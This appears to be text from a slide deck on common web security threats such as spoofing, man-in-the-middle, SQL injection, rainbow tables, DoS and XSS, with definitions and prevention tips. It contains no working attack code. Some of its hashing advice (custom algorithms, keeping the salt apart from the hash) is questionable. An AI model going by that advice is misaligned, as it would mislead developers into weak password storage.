Security
Vulnerabilities
Securing Products and Services

2016 Trustwave Report
https://www2.trustwave.com/rs/815-RFM-693/images/2016%20Trustwave%20Global%20Security%20Report.pdf
Common Security Threats
• URL Spoofing
• Middleman Attacks
• Cross-frame Scripting (XFS)
• SQL Injection
• Rainbow Table Matching (Hashing)
• Denial of Service (DoS / DDoS)
• Cross Site Scripting (XSS)
• Cross-Site Request Forgery (CSRF)
• Brute Force
• Dictionary Attack

URL Spoofing
Impersonating trusted sources after redirecting to malicious
destinations that appears to be legitimate.
Variations & Types
• DNS server spoofing attack
• Web site names and addresses
• Content theft
• Name similarity
• Link alteration
http://www.articsoft.com/web_spoofing.htm
Prevention & Detection
• Don’t capture any sensitive information from any link sent out
(Register first then only use)
• Browser plugins that scan for Phishing URL’s

Man in the Middle Attack
MITM is session hijacking attack where a malicious party
pretends to be the consumer to the trusted source and the
trusted source to the consumer.
Variations & Types
• Fake site that calls destination and do HTTP scraping
• Other Session Hijacking types:
• Sidejacking - Sniffing data packets to steal session cookies and
hijack a user’s session
• Evil Twin - Rouge Wi-Fi that intercepts communication
• Sniffing - Network sniffing that intercepts communication
http://www.veracode.com/security/man-middle-attack
• Use secure communication
• VPN (Where possible)
• Secure Websites (HTTPS) alerts if it is not a trusted source
Prevention & Detection

Cross-frame Scripting (XFS)
“Data Leakage Through Frame Embed” - It’s a browser bug that
allows an attacker to embed a victim’s site in their own, within a
frame, and then spy on what’s done on the victim site e.g. like
logging in.
Variations & Types
Attack is singular in nature, the target page is loaded into an
IFrame allowing host page full access to listen and manipulate
interactions.
https://danielmiessler.com/blog/difference-cross-frame-cross-site-scripting/

• JavaScript – Load in top page only
• Response Header – Do not allow I-Frame
• Sandbox HRML 5 attribute enhances isolation but is still client enforced and
support is browser/version specific
Prevention & Detection
https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
https://css-tricks.com/snippets/javascript/break-out-of-iframe
Take note: NOT in the Meta data but added to each responses header.
SQL Injection

When TSQL is entered into input fields in attempt to execute
them when values are saved or retrieved.
Variations & Types
• First Order Attack - Enters a malicious SQL string and tries to
run it immediately to get the piece of information needed
• Second Order Attack - Get control of persistent storage systems
like rows and perform malicious activity on them
• Lateral Injection - The attacker can manipulate implicit functions
e.g. To_Char()
http://www.codeproject.com/Articles/206814/SQL-Injection-Knowhow
• Do not execute Dynamic SQL [Query Strings] directly - Use
sp_executesql to parameterize input
• Limit database privileges by context -Do not assign DB Owner
right as Service Account
• Comprehensive data sanitization -Validate user input
Prevention & Detection
Rainbow Table Matching
A Rainbow Table Attack is an attack that makes use of a pre-
computed rainbow table. This table contains a common list of
values with their hashes, if hash in the target is matched the
original value can be deduced.
Variations & Types
Rainbow Table Attacks follow the same general design.
First get a rainbow table (A list of common passwords with their
basic SHA hash values) then iterate through all the actual
password hashes to find a match. Once found you can match that
account back to the associated clear text password in the
Rainbow Table.
http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm
• Inforce complex password policies (Less Change of a match)
• Use salted hash
• Use a custom algorithm that incorporates hash not just
prefix/postfix poetically only using a part of the SALT
• Do not use single hash, random or random from list
• Do not store salt with hash values
• If the structure and hash is known the algorithm could be deduced.
E.g. Knowing a single value and its hash.
• Have a separate hash service only keep a ref to the hash (random
from list) used during the hashing.
Prevention & Detection

Denial of Service
DoS / DDoS attacks is when a service/site is flooded with
bogus requests intended to crash it.
Variations & Types
• Number of origins
• DoS – Denial of Service from one source
• DDoS – Distribute Denial of Service (Cloud / Trojans / etc.)
• Types of attacks
• UDP Flood / ICMP (Ping) Flood / NTP Amplification
• SYN Flood – Exploit TCP handshake
• Ping of Death (POD) – malformed or malicious ping flood
• Slowloris – Use another server to hold all connections
• HTTP Flood – Actual HTTP Get/Posts
https://www.incapsula.com/ddos/ddos-attacks
• Ensure telemetry / alerts can identify strange behavior
• Defend your Parameter
• Rate limit router
• Add filters for high risk and known exclusions
• Timeout half-open connections more aggressively
• Drop spoofed / malformed packages
• set lower SYN, ICMP, and UDP flood drop thresholds
Prevention & Detection
http://www.esecurityplanet.com/network-security/5-tips-for-fighting-ddos-attacks.html

Cross Site Scripting (XSS)
“Forced JavaScript Execution” - The attacker either stores or
reflects malicious client side scripts on a vulnerable website,
which is then executed by the victim.
XSS exploits the trust that a client has for the website or application
Variations & Types
• Stored XSS - Input is stored on the target server [E.g. Database]
and then executed when rendered.
• Reflected XSS – When user input is immediately returned by a
web application in an error message [Not Stored]
• DOM Based XSS - The entire tainted data flow happens in the
browser
https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting
• Context-sensitive data. I.E. Escaping HTML / JavaScript
• Safely validating untrusted HTML input
• Using safe JavaScript APIs
• Ensure HTTP trace/track is disabled in IIS (Can allow accessing of
verbose information)
• Set HttpOnly flag not allowing JavaScript access to client side
cookies
Prevention & Detection
